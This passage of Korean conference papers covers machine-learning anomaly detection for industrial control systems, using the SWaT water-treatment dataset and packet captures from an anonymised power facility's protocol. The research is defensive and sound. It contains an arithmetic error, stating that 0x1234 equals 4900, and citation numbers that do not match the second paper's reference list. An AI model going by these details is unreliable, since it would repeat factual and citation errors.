순환신경망(Recurrent Neural Networks, RNN)은 인공 신경망의 한 종류로, 유닛간의 연결이 순환적 구조를 가지는 특징이 있다. 이는 시계열 데이터와 같이 동적 특징을 모델링 할 수 있도록 신경망 내부에 상태를 저장할 수 있게 되어 있다. 주로 사용하는 MLP, CNN과 같은 순방향 신경망과 달리 내부의 메모리를 이용해 시퀀스 형태의 입력을 처리할 수 있다[1]. 따라서 순환 인공 신경망은 음성 인식과 같이 시변적 특징을 지니는 데이터를 처리하는데 적용할 수 있다[2]. 간단한 RNN은 장기 의존성 문제가 존재한다. 이는 시간의 흐름에 따라 모델이 훈련하고, 오차가 역전파됨에 따라 현재 타임 스텝에 가까운 오차의 가중치가 과거 타임 스텝의 가중치보다 더 많은 영향을 끼치게 되는 현상을 의미하며 이를 해결하기 위해 게이트 순환 유닛(Gated Recurrent Units, GRU)과 장단기 기억(Long Short-Term Memory, LSTM)이 발표되었다.

LSTM은 기울기 소실 문제를 해결하기 위해 고안된 아키텍처이다. 망각 게이트(forget gate)라 부르는 게이트를 추가했으며 이 게이트를 통해 역전파 시 기울기 값이 급격하게 사라지거나 증가하는 문제를 방지할 수 있다[3].

GRU는 2014년에 처음으로 발명되었으며, 출력 게이트가 존재하지 않는다. LSTM에 비해 더 적은 수의 매개변수를 가짐에도 불구하고 음성 인식 분야에서 LSTM과 유사한 성능을 가진다[4].

2.2 SWaT 테스트베드

J. Goh 등은 2015년 SUTD(Singapore University of Technology and Design)의 iTrust 연구소에서 SWaT(Secure Water Treatment) 테스트베드를 구성하고 총 36가지의 공격을 수행한 데이터 세트를 공개하였다. 공격은 크게 보면 4가지로 분류할 수 있다. SSSP(Single Stage Single Point) 공격 유형은 하나의 단계에 대하여 하나의 데이터를 조작한 공격이며 SSMP(Single Stage Multi Point) 공격 유형은 하나의 단계에 대하여 다수의 데이터를 조작한 공격, MSSP(Multi Stage Single Point), MSMP(Multi Stage Multi Point)는 다수의 단계에 대하여 각각 단일, 다수의 데이터를 조작한 공격이다. 밑의 표는 어떤 유형에 몇 개의 공격이 있는지 정리한 것이다.

Table 1. Number of attacks per category

Attack Category	Number of attacks
SSSP	26
SSMP	4
MSSP	2
MSMP	4

Fig. 1.은 SWaT 테스트베드의 각 프로세스별 구성도로 총 6단계로 구성되어 있음을 확인할 수 있다. P1은 원수(RAW water)를 탱크에 공급하여 저장하는 단계이다. P2는 원수의 질을 조정하며 P3에서 여과막을 이용하여 불순물을 제거한다. P4는 자외선을 이용하여 잔여 염소를 제거한다. P5는 P4에서 전달받은 물을 역삼투 시스템을 통해 불필요한 무기물을 걸러내며, 마지막 프로세스인 P6에서 물 분배 시스템에 최종적으로 생산된 물을 방류한다[5].




Fig. 1. SWaT testbed process overview

2.3 평가 요소

본 논문에서는 설계한 딥러닝을 평가하기 위해 정밀도(Precision)와 재현율(Recall)을 사용했다. 오늘날 기계학습 모델을 평가하는 표준 메트릭스인 정밀도와 재현율을 1950년대부터 존재해 왔다. 정밀도와 재현율은 다음과 같이 정의할 수 있다(여기서 TP, FP, FN은 true

positives, false positives, false negatives의 수).

$$\mathrm{Pr}ecision = \frac{TP}{(TP+FP)} \quad \cdots(1)$$

$$Recall = \frac{TP}{(TP+FN)} \quad \cdots(2)$$

반면 시계열 데이터의 이상징후를 탐지할 때 공격을 관측해 보면 범위 기반임을 확인할 수 있다. 아주 긴 시간 동안 수행되는 공격도 있고, 비교적 짧은 시간 동안 수행되는 공격도 존재한다. 이를 기존의 메트릭스인 정밀도와 재현율을 사용하여 평가하면 정확하게 평가되었다고 볼 수 없다.

N. Tatbul 등은 이를 해결하기 위해 2018년에 범위 기반 정밀도(Range-based Precision, RP)와 범위 기반 재현율(Range-based Recall, RR)을 발표했다[6]. 범위 기반 정밀도, 재현율은 다음과 같이 정의한다.

$$Recall_T(R,P) = \frac{\sum_{i=1}^{N_r} Recall_T(R_i,P)}{N_r} \quad \cdots(3)$$

$$Recall_T(R_i,P) = \alpha \times ExistenceReward(R_i,P) + (1-\alpha) \times OverlapReward(R_i,P) \quad \cdots(4)$$

$$ExistenceReward(R_i,P) = \begin{cases} 1, \text{ if } \sum_{j=1}^{N_p} |R_i \cap P_j| \geq 1 \\ 0, otherwise \end{cases} \quad \cdots(5)$$

$$OverlapReward(R_i,P) = CardinalityFactor(R_i,P) \times \sum_{j=1}^{N_p} \omega(R_i, R_i \cap P_j, \delta) \quad \cdots(6)$$

$$CardinalityFactor(R_i,P) = \begin{cases} 1 & \text{, if } R_i overlaps\ with\ at\ most\ one\ P_j \in P \\ \gamma(R_i,P), & otherwise \end{cases} \quad \cdots(7)$$

$$\mathrm{Pr}ecision_T(R,P) = \frac{\sum_{i=1}^{N_p} \mathrm{Pr}ecision_T(R,P_i)}{N_p} \quad \cdots(8)$$

$$\mathrm{Pr}ecision_T(R,P_i) = \alpha \times ExistenceReward(R,P_i) + (1-\alpha) \times OverlapReward(R,P_i) \quad \cdots(9)$$

위의 RR, RP는 범위 기반 평가 방법이긴 하지만 한가지 요소를 고려하지 않았다. 사이버 공격이 끝났다고 해서 바로 정상적으로 구동하지 않을 수 있다. 공격이 끝난 직후 공격의 영향으로 인해 비정상적으로 보일 수 있다.

W. S. Hwang 등은 공격은 끝났지만, 공격의 여파로 비정상적으로 보이는 범위를 모호한 인스턴스로 설정하고 이를 고려하여 TaP(Time-Series Aware Precision), TaR(Time-Series Aware Recall)을 발표했다[7]. TaP와 TaR 역시 범위 기반 평가 지표이며 다음과 같이 정의한다.

$$TaR = \alpha \times TaR^d + (1-\alpha) \times TaR^p \quad \cdots(10)$$

$$TaR^d = \frac{|A^d(\theta)|}{|A|} \quad \cdots(11)$$

$$where\ A^d(\theta) = \{a | a \in A \text{ and } \frac{\sum_{p \in P} O(a,p)}{|a|} \geq \theta\}$$

$$O(a,p) = |a \cap p| + S(a',p) \quad \cdots(12)$$

$$S(a',p) = \sum_{i \in (a' \cap p)} \frac{1}{1+e^{i'}} \quad where\ i' = -6 + \frac{12(i-t_{a'}-1)}{\delta - 1} \quad \cdots(13)$$

$$TaR^p = \frac{1}{|A|} \times \sum_{a \in A} \min(1, \frac{\sum_{p \in P} O(a,p)}{|a|}) \quad \cdots(14)$$

$$TaP = \alpha \times TaP^d + (1-\alpha) \times TaP^p \quad \cdots(15)$$

$$TaP^d = \frac{|P^c(\theta)|}{|P|} \quad where\ P^c(\theta) = \{p | p \in P \text{ and } \frac{\sum_{a \in A} O(a,p)}{|p|} \geq \theta\} \quad \cdots(16)$$

$$TaP^p = \frac{1}{|P|} \times \sum_{p \in P} (\frac{\sum_{a \in A} O(a,p)}{|p|}) \quad \cdots(17)$$

III. 실험 및 비교분석

3.1 실험 과정

SWaT 테스트베드 데이터 세트는 비정상행위가 없는 데이터 2가지 버전과 비정상행위가 포함된 데이터 1개가 주어진다. 비정상행위가 없는 데이터 v0는 데이터를 추출할 때 30분 동안 물을 탱크에 저장하고 v1은 탱크에 물을 저장하지 않는 차이가 있다. 본 실험에는 v0 데이터를 이용하여 학습했다.

Fig. 2.는 본 실험의 과정을 그림으로 표현한 것이다. 해당 데이터는 시계열 데이터이기 때문

에 기본 전처리 이후 특정 타임 스텝(t)만큼 잘라서 ts, x_train, y_train, train_label을 만드는 작업이 Sliding Window에서 수행된다. 이때 가장 적절한 t값을 찾기 위해 15, 30, 60, 90으로 설정하여 실험했다.

모델은 대표적인 순환신경망인 RNN, LSTM, GRU 3개를 tensorflow2.0을 이용하여 설계했다. RNN, LSTM, GRU 모두 한 개의 양방향 레이어로 구성하여 설계했으며 활성화 함수는 기본값으로 사용했다. Loss함수는 MSE를 사용했고 optimizer로 Adam을 사용하여 설계했다. 별도의 활성화 함수를 이용하지 않은 이유는 tensorflow2.0의 경우 순환신경망을 설계할 때 7가지 조건을 만족해야 cuDNN을 사용할 수 있기 때문이다.

순환신경망은 일반 모델과 달리 학습에 사용되는 입력의 다음 시점을 예측한다. 모델에서 나온 결과는 비정상행위를 예측한 것이 아니다. 따라서 모델에서 나온 결과를 이용하여 Fig. 2. 에서 보듯이 Labeling 과정이 필요하다. Labeling 과정에서 예측한 레이블과 데이터 세트에서 제공하는 실제 레이블을 만든다. 이후 Evaluate에서 Precision, Recall, RP, RR, TaP, TaR을 계산한다. RP, RR을 계산할 때 $\alpha = 0.5$로 설정했으며 δ는 각각 Flat bias와 Front-end bias를 사용했다. TaP, TaR을 계산할 때는 $\alpha = 0.5, \theta = 0.5, \delta = 180$으로 설정했다.




Fig. 2. Experimental process

3.2 실험 결과 비교분석

Table 2는 t를 15, 30, 60, 90으로 설정했을 때 결과이다. Table 2를 살펴보면 t에 따라서 각 다른 TaR과 TaP를 확인할 수 있는데 t가 증가할수록 TaR, TaP 값이 좋아지는 것을 확인할 수 있었다. t가 90일 때 RNN이 가장 좋은 결과를 보였으며 GRU의 경우 TaR의 값이 0.43으로 다른 기법과 같은 결과를 보였지만 TaP값이 0.10으로 낮은 수치를 보였다. 타임 스텝을 여러 가지로 가정하고 진행한 실험을 통해 데이터에 따라 적절한 타임 스텝을 찾는 것도 중요하다는 것을 확인할 수 있다.

Table 2. Experimental results based on timestamp

	RNN		LSTM		GRU	
t	TaR	TaP	TaR	TaP	TaR	TaP
15	0.37	0.18	0.20	0.13	0.28	0.22
30	0.33	0.29	0.32	0.10	0.40	0.18
60	0.37	0.10	0.29	0.06	0.42	0.11
90	0.43	0.21	0.43	0.13	0.43	0.10

Table 3의 경우 기존 연구와 이번 실험을 통해 확인한 결과를 비교한 것이다. iForest 기법을 사용했을 때 TaR, TaP값이 가장 낮은 것을 확인할 수 있다. 반면에 TaR, TaP, RR, RP 4가지 값이 가장 높은 Seq2Seq의 경우 Recall이 가장 낮은 것을 확인할 수 있다. 본 논문에서 구현한 LSTM, RNN ,GRU는 iForest보다는 범위 기반 탐지에서 좋은 성능을 보였지만 Seq2Seq에 비하면 낮은 성능을 보이며 여러 공격을 탐지하지 못했다.

Table 3. Detection Results using SWaT dataset

	Rec-all	RR	TaR	Preci-sion	RP	TaP
OCS-VM [8]	0.85	0.61	0.55	0.17	0.14	0.17
iForest [9]	0.74	0.52	0.04	0.30	0.04	0.05
Seq2-Seq [10]	0.25	0.66	0.65	0.59	0.35	0.44
RNN	0.73	0.43	0.43	0.38	0.19	0.21
LSTM	0.73	0.47	0.43	0.38	0.10	0.13
GRU	0.73	0.52	0.43	0.39	0.08	0.10

IV. 결론

CPS에 대한 사이버 공격의 경우 물리적 피해로 이어질 수 있기에 보안이 매우 중요하다. 본 논문에서는 SWaT 테스트베드 데이터 세트를 이용하여 비정상행위를 탐지했다. 탐지를 위해 순환신경망을 이용했으며 Recall, RR, TaR,

Precision, RP, TaP를 적용하여 비교했다.

iForest를 사용하여 탐지했을 때 다른 5가지 기법에 비해 낮은 결과를 보였으며 본 논문에서 구현한 RNN, LSTM, GRU 모두 iForest보다는 높은 결과를 보였지만 Seq2Seq보다는 낮게 나왔다. 이번 실험에서는 순환신경망을 구현할 때 별도의 활성화 함수를 사용하지 않았는데 이후에 적용하였을 때 어떠한 차이가 있을지 비교하기 위한 연구를 계획 중이며 HAI(HIL-based Augmented ICS) 데이터 세트를 사용했을 때에는 어떠한 결과가 나올지 연구해볼 계획이다[11].

[참고문헌]

[1] Dupond and Samuel, "A thorough review on the current advance of neural network structures," Annual Reviews in Control, 14, pp. 200-230, 2019

[2] H. Sak, A. W. Senior, and F. Beaufays, "Long short-term memory recurrent neural network architectures for large scale acoustic modeling," 2014

[3] F. A. Gers, N. N. Schraudolph, and J. Schmidhuber, "Learning Precise Timing with LSTM Recurrent Networks," Journal of machine learning research, 3, pp. 115-143, 2002

[4] J. C. Heck, and F. M. Salem, "Simplified minimal gated unit varations for recurrent neural networks," 2017 IEEE 60th International Midwest Symposium on Circuits and Systems (MWSCAS), pp. 1593-1596, 2017

[5] J. Coh, S. Adepu, K. N. Junejo, and A. Mathur, "A dataset to support research in the design of secure water treatment systems," International conference on critical information infrastructures security, pp. 88-99, 2016

[6] N. Tatbul, T. Lee, S. Zdonik, M. Alam, and J. Gottschlich, "Precision and recall for time series", arXiv preprint arXiv:1803.03639, 2018

[7] W. S. Hwang, J. H. Yun, J. Kim, and H. C. Kim, "Time-Series Aware Precision and Recall for Anomaly Detection: Considering Variety of Detection Result and Addressing Ambiguous Labeling," Proceedings of the 28th ACM International Conference on Information and Knowledge Management, pp. 2241-2244, 2019

[8] B. Schölkopf, J. C. Platt, J. Shawe-Taylor, A. J. Smola, and R. C. Williamson, " Estimating the support of a high-dimensional distribution," Neural computation, 13(7), pp. 1443-1471, 2001

[9] F. T. Liu, K. M. Ting, and Z. H. Zhou, "Isolation forest," 2008 eighth ieee international conference on data mining, pp. 413-422, 2008

[10] J. Kim, J.H. Yun, and H.C. Kim, "Anomaly detection for industrial control systems using sequence-to-sequence neural networks," Computer Security, pp 3-18, 2019

[11] H. K. Shin, W. Lee, J. H. Yun, and H. Kim, "{HAI} 1.0: HIL-based Augmented {ICS} Security Dataset," 13th USENIX Workshop on Cyber Security Experimentation and Test (CSET 20), 2020

패킷 데이터 기반 기계 학습을 통한 전력 시설 내 이상 징후 탐지 방안 연구

김준원*, 최현표*, 서정택**

*가천대학교 컴퓨터공학과 (대학원생)

**가천대학교 컴퓨터공학과 (교수)

A Study on Anomaly Detection in Power Facility Through Packet Data-Based Machine Learning

Junwon Kim*, HyunPyo Choi*, Jung Taek Seo**

*Department of Computer Engineering, Gachon University (Graduate Student)

**Department of Computer Engineering, Gachon University (Professor)

요 약

시대가 발전함에 따라 기반시설에도 IT 기술이 접목하게 되었으며, 이로 인해 기존에 존재하지 않았던 새로운 위협들이 등장하였다. 특히 전력 분야와 같은 사회기반시설이 외부 요인에 의한 이상 행위로 인해 오작동을 일으킨다면 물리적 피해와 재산적 피해가 발생할 수 있다. 이에 본 논문에서는 전력 시설 내 송수신하는 패킷 데이터에 기반하여 기계 학습(Machine Learning)을 활용한 이상 징후 탐지 방안을 제안한다. 또한, 기계 학습 알고리즘을 적용하여 탐지 성능 실험을 진행하였으며, 가장 최상의 성능을 도출한 기계 학습 알고리즘과 전처리 조건을 제안한다.

I. 개요

최근 기반시설 분야에 IT 기술이 접목됨에 따라 공정 효율성이 증가하였으며, 서비스 제공 수준이 크게 향상되는 이점을 가져왔다. 그러나 기존 기반시설에 존재하지 않았던 새로운 위협들이 등장하기 시작했으며, 전력 시설 등 사회기반시설을 대상으로 하는 사이버 공격이 지속해서 출연하고 있다. 특히 전력 시설과 같은 사회기반시설에 외부 공격, 이상 행위가 발생하여 시설이 오작동을 유발한다면 물리적, 재산적 피해가 발생할 수 있으므로 이를 방지하는 방법이 필요하다. 따라서 본 논문에서는 전력 시설에서 송수신하는 패킷 데이터를 활용하여 기계 학습에 기반한 이상 징후 탐지 방안을 제시한다. 방안을 제시하기 위해 첫 번째로 패킷 데이터에 대해서 전처리하는 과정을 설명하고, 두 번째로 학습 데이터로 활용하기 위한 선행 방안과 함께 학습 검증 방안을 제시한다. 마지막으로 여러 개의 기계 학습 알고리즘을 사용하여 가장 최상의 성능을 도출한 기계 학습 알고리즘과 전처리 방안을 제안한다. 실험을 통해 이상 데이터가 발생시 성공적으로 탐지할 수 있었음을 증명하였다.


II. 이상 징후 탐지 방안 관련 연구

제어시스템, 기반시설 관련 분야의 연구 사례를 살펴보면 국내에서는 유형욱 외 2인은 화이트리스트(Whitelist)에 기반하여 이상 징후를 탐지하는 방안을 제시하였으며[1], 국가보안기술연구소에서는 시계열 기반 seq2seq 신경망을 사용하여 SWaT 데이터 세트를 활용하여 이상 값을 탐지하는 방안을 제안한 바 있다[2]. 해외에서는 A. Keliris 외 5인은 화학 공정 시스템을 대상으로 SVM 알고리즘에 기반하여 공격을 탐지하는 방안을 제시하였으며[3], R. Lopez Perez 외 3인은 가스 파이프 라인 시스템을 대상으로 RandomForest 알고리즘을 활용한 공격 탐지 방안을 제시하였다[4]. 또한, C. Chang 외 2인은 K-mean, 합성망 Autoencoder 신경망을 활용하

여 가스 파이프 라인 시스템에서 이상 징후를 탐지하는 방법을 제안하였다[5]. 위 연구 사례와 같이 제어시스템, 기반시설 분야에서도 이상 징후, 공격 탐지를 위해 기계 학습 알고리즘, 신경망을 활용한 방안들이 여럿 제시되고 있지만, 전력 분야와 관련하여 이상 징후 탐지 방안과 관련한 연구 사례가 부족한 것으로 파악된다. 본 논문에서 제시하는 이상 징후 탐지 방안은 전력 시설뿐만 아니라 타 기반 시설 내 이상 징후 탐지 및 공격 탐지 방안에 관한 성과에도 기여할 수 있을 것으로 예상된다.


III. 전력 시설 패킷 데이터 분석

기계 학습에 기반하여 이상 징후를 탐지하기 위해서는 탐지를 위한 학습 데이터가 선행으로 필요하다. 이를 위해 본 세션에서는 A 전력 시설에서 송수신하는 패킷 데이터를 분석하고, 상세 구조를 설명한다. A 전력 시설에서 사용하는 X 프로토콜은 TCP 기반으로 포트 번호 4444번을 사용하는 프로토콜이며, 초기 TCP 기본 연결을 수행하고 나서, 이후에는 지속해서 PGP 서버와 장치 간 정보를 주고받는 것을 확인할 수 있다. PGP 서버와 장치가 주고받을 때 [그림 1]과 같이 2가지 경우의 연결 형태를 가진다.



[그림 1] X 프로토콜의 연결 형태

첫 번째 형태는 PGP 서버가 정보 요청을 위한 패킷을 전송한 후 장치가 정보를 발신하는 경우이다. 정보 요청을 위해 사용하는 패킷 데이터 형태는 문자열 “AAAA”로 시작하여 0으로 패딩(Padding)된 23바이트의 페이로드로 구성되어 있다. 두 번째 형태는 첫 번째 형태에서 설명한 패킷을 PGP 서버에서 전송하지 않고, 장치에서 바로 정보를 발신하는 경우이다. 패킷 데이터 형태는 문자열 “AAAA”로 시작하며 첫 번째 형태와 같지만 “AAAA” 이후에는 0으로 패딩된 2바이트 데이터 이후 2바이트의 길이값이 저장된다. 이때, 길이값은 장치가 PGP 서버에 정보를 발신하기 전에 발신할 데이터의 크기를 의미하는 것으로, 만약 “3412”이라는 값이 있다면 0x1234(=4900) 바이트의 크기만큼 전송하는 것과 같다. 이때 첫 번째 형태에서 설명한 요청 패킷을 PGP 서버로부터 전송받지 않더라도 장치에서 정보를 바로 발신할 수 있다. 장치가 크기에 대한 패킷을 전송한 후, 정보를 발신할 때 패킷 데이터의 형태는 문자열 “BBBB”으로 시작하며, 헤더와 접미(Suffix) 데이터 안에 여러 개의 블록(Block)이 결합하여 있는 구조를 지닌다. 이것을 정리하면 [그림 2]와 같다.



[그림 2] 장치가 전송하는 페이로드 데이터 형태

페이로드를 구성하고 있는 블록의 형태는 장치(또는 태그)명, 구조체 타입, 옵션값, 설정값, 타임스탬프(Timestamp)로 크게 4가지로 구성되어 있으며, 각각의 값들은 PGP 소프트웨어에서 모니터링 및 장치 제어를 위해 사용한다. 다만, 실제로 페이로드를 분석할 때는 헤더 값, 패딩값, 블록 식별을 위한 값과 같이 블록의 형태를 만들어주기 위한 추가 필드들을 발견할 수 있으며, 만약 전체 블록의 구조를 표로 정리하면 [표 1]과 같다.

[표 1] 블록 데이터 구조

필드명	타입	길이(bytes)
헤더	Binary	12
장치(또는 태그)명	String	32
패딩 데이터	Binary	13
자료형	Number	1
옵션값	Number	3
설정값	Number	4
타임스탬프	Number	4
패딩 데이터	Binary	5
블록 구분을 위한 식별자	Binary	2

이 때, 블록 구분 식별자는 여러 개의 블록이 있을 때 블록과 블록 사이를 구분해줄 수 있는 식별자이며, 블록에 각 필드 사이에 패딩 데이터가 같이 첨부된 것을 확인할 수 있다.

IV. 이상 징후 탐지를 위한 데이터 전처리

기계 학습 기반의 이상 징후 탐지를 위해 A 전력 시설에서 정상 상황에 송수신되는 X 프로토콜 패킷 총 704,280개를 캡처하였다. 하지만 세션 3에서 설명한 것과 같이 TCP 페이로드에 여러 개의 블록으로 구성되어 있어 학습 데이터로 그대로 활용하면 Feature 차원이 증가하여 학습 효율이 떨어질 수 있다. 이를 위해 블록을 나누어 학습 데이터로 만드는 작업을 진행하였으며 페이로드로부터 각 블록을 분리하되, TCP 계층보다 높은 상위 레벨의 계층에 대한 데이터를 같이 활용하여 하나의 학습 데이터를 만든다. 이를 바탕으로 학습에 활용하는 Feature들을 나열하면 [표 2]와 같다.


[표 2] 학습 데이터 Features

Feature	설명
ip_src	출발지 IP (3계층)
ip_dst	도착지 IP (3계층)
tcp_srcport	출발지 포트 (4계층)
tcp_dstport	도착지 포트 (4계층)
device_name	장치(또는 태그)명
structure_type	자료형
option1	옵션값에서 1바이트 위치의 값
option2	옵션값에서 2바이트 위치의 값
option3	옵션값에서 3바이트 위치의 값
value1	설정값에서 1바이트 위치의 값
value2	설정값에서 2바이트 위치의 값
value3	설정값에서 3바이트 위치의 값
value4	설정값에서 4바이트 위치의 값
response_time	패킷에 대한 최종 응답 시간

이때, 옵션값과 설정값은 바이트별로 할당하여 사용하므로, Feature를 바이트 위치별로 분리하였다. 최종 응답 시간(response_time)은 PGP 서버와 장치가 [그림 1]에 대한 작업을 1번 통신할 때까지 걸린 시간을 의미하며, 캡처 시간과 TCP 플래그, TCP 시퀀스를 활용하여 실제 네트워크상에서 통신할 때 소요된 시간을 계산하여 하나의 Feature(response_time)를 추가로 구성하였다. [표 2]과 같이 총 14개의 Feature로 구성된 데이터를 총 1,998,866개를 생성하여 하나의 데이터 세트를 최종적으로 제작하였다.

V. 이상 징후 탐지를 위한 실험 환경 구성 및 결과

이상 징후 탐지를 위해 RandomForest, K-means 알고리즘을 선정하였으며, 선정한 알고리즘들은 이상 탐지 및 공격 탐지에 여럿 사용된 바 있다[4][5]. 이상징후 탐지 모델을 구축하기 위해 기계 학습을 진행할 때 모델이 수렴 및 무한으로 발산하는 것을 방지하기 위해서 학습 데이터셋을 스케일링(Scaling)하였으며 총 4개의 스케일러를 채택하였다. 또한, 문자열에 대한 학습을 위해 ip_src, ip_dst, device_name에 대해서 LabelEncoder를 사용하여 라벨링(Labeling)을 수행하였다. K-means의 n_cluster는 클러스터링 개수로, 엘보우(Elbow) 기법을 활용하여 [그림 3]과 같이 기울기의 변화가 가장 큰 2로 최종 선정하였다.



[그림 3] 엘보우 기법 기반 centroid 간 평균 거리 계산 결과

RandomForest의 n_estimator는 의사 결정을 위한 트리 개수로, GridSearchCV를 사용하여 최상의 결과를 보여준 파라미터 값인 120으로 설정하였다. 또한, 모델 별 예측 성능 측정을 위해 별도의 시간을 측정하였다. 실험 환경 및 기계 학습 모델의 세부 하이퍼파리미터(Hyperparameters)는 [표 3]과 같이 구성하였다.

[표 3] 실험 환경 및 세부 구성 정보

항목	세부 설명
기계 학습 PC	CPU: Intel Core I7-7700, RAM: 16GB, GPU: GTX 1070 8GB, OS: Ubuntu 20.04.1 LTS, Python: 3.7.2 (64bit) + sklearn, pandas, numpy, matplotlib
K-means 알고리즘	n_clusters = 2, 정상, 이상치(anomaly) 2가지 형태로 클러스터링을 수행
RandomForest 알고리즘	n_estimators = 120, max_depth = None, min_samples_leaf=1,max_leaf_nodes=None, min_impurity_decrease=0.0
데이터 스케일러 및 라벨링	StandardScaler(SS), MinMaxScaler(MMS), MaxAbsScaler(MAS), Normalizer (NORM), 문자열 데이터 라벨링: LabelEncoder
예측 성능(PT) 측정 방안	호출 전까지 후로 나누어 소요된 시간(ms)을 측정, python 내 timeit 모듈을 활용 측정 조건: 모델 predict 함수에 대해서 입력값 1개를 넣었을 때 평균 소요 시간


기계 학습 모델에 대해서 학습 및 검증 데이터를 8:2으로 나누어 실험을 진행하였으며, 이상징후 탐지 성능 평가를 위해 이상 데이터 생성을 같이 수행하였다. 이상 데이터는 기

존 학습 데이터 세트에 기반하여 필드를 무작위로 선택한 후, 퍼징(Fuzzing) 데이터를 삽입하는 방식을 활용하여 학습 데이터의 1%만큼 생성하였다. 성능 측정은 Confusion Matrix를 사용하여 Accuracy, Precision, Recall, 조화평균(F1-Score), 그리고 ROC 넓이(AOC)를 측정하였으며, 스케일러 별 실험을 진행하여 최상의 기계 학습 모델 및 전처리 조건을 평가하였다.

[표 4] 기계 학습 모델의 성능 결과 및 비교

RF	SS	MMS	MAS	NORM
Accurancy	0.9998	0.9997	0.9998	0.9995
Recall	1.0000	1.0000	1.0000	1.0000
Precision	0.9998	0.9997	0.9998	0.9995
F1-Score	0.9999	0.9998	0.9999	0.9997
AUC	0.9897	0.9909	0.9895	0.9781
PT (ms.)	9.0030	8.7924	8.9016	9.0096
K-means	SS	MMS	MAS	NORM
Accurancy	0.9943	0.6598	0.9928	0.5278
Recall	1.0000	0.6630	1.0000	0.5288
Precision	0.9943	0.9900	0.9928	0.9892
F1-Score	0.9971	0.7942	0.9964	0.6892
AUC	0.7160	0.4947	0.6380	0.4993
PT (ms.)	0.4331	0.6131	0.5336	0.2108

실험 결과, K-means는 StandardScaler를 사용했을 때 가장 높은 성능을 보여주었으며, RandomForest는 ROC, 조화평균 등 종합적인 성능을 비교하면 K-means보다 전체적으로 더 우수한 성능을 보여주는 것을 알 수 있다. 특히, RandomForest 알고리즘에서 MinMaxScaler를 사용했을 때 가장 높은 조화평균 및 AUC 값(=0.9909)이 측정되었으며, 조화평균 값은 약 99.99%이다. 이는 이상 징후 탐지 과정에서 유의미한 결과를 보여줄 수 있음을 보여준다.



[그림 4] 최상의 Confusion Matrix 측정 결과 (RF + MMS, n_estimator=120 기준)

VI. 결론

본 논문을 통해 A 전력 시설에서 사용하는 X 프로토콜의 패킷 데이터에 기반하여 이상 징후 탐지 방안과 함께 실험을 통해 이상 징후 탐지가 가능함을 보여줬다. 본 논문에서는 RandomForest, K-mean 2가지 기계 학습 알고리즘 적용 및 이상 데이터 생성을 통해 탐지 실험 검증을 수행하였지만, 향후에는 더 효과적인 실험 결과를 도출하기 위해서 이상 데이터의 유형을 늘릴 수 있는 방안을 도출할 예정이다. 또한, 기계 학습 이외에도 신경망, 딥 러닝(Deep Learning) 등 이상 징후 탐지 모델의 알고리즘 범위를 확장하여 더 많은 환경에서 이상 징후 탐지 실험을 진행할 예정이다. 특히 주기적인 프로세스를 가지는 제어시스템 환경에 특화할 수 있는 시계열 기반의 탐지 방안에 관해서 연구를 추가로 진행할 계획이다.

Acknowledgment

본 연구는 이 성과는 2020년도 과학기술정보통신부의 재원으로 한국연구재단의 지원을 받아 수행된 연구이며 (No. 2020R1A2C101218712), 원자력안전위원회의 재원으로 한국원자력안전재단의 지원을 받아 수행한 원자력 안전연구사업의 연구결과(No. 2101058)입니다.

[참고문헌]

[1] Kim, Jonguk & Yun, Jeong-Han & Kim, Hyoung. (2020). Anomaly Detection for Industrial Control Systems Using Sequence-to-Sequence Neural Networks. 10.1007/978-3-030-42048-2_1.

[2] Yoo, H., Yun, J.-H., & Shon, T. (2013). Whitelist-Based Anomaly Detection for Industrial Control System Security. The Journal of Korean Institute of Communications and Information Sciences, 38B (8), 641 - 653.

[3] A. Keliris, H. Salehghaffari, B. Cairl, P. Krishnamurthy, M. Maniatakos and F. Khorrami, "Machine learning-based defense against process-aware attacks on Industrial Control Systems," 2016 IEEE International Test Conference (ITC), 2016, pp. 1-10.

[4] R. Lopez Perez, F. Adamsky, R. Soua and T. Engel, "Machine Learning for Reliable Network Attack Detection in SCADA Systems," 2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/ 12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE), 2018, pp. 633-638.

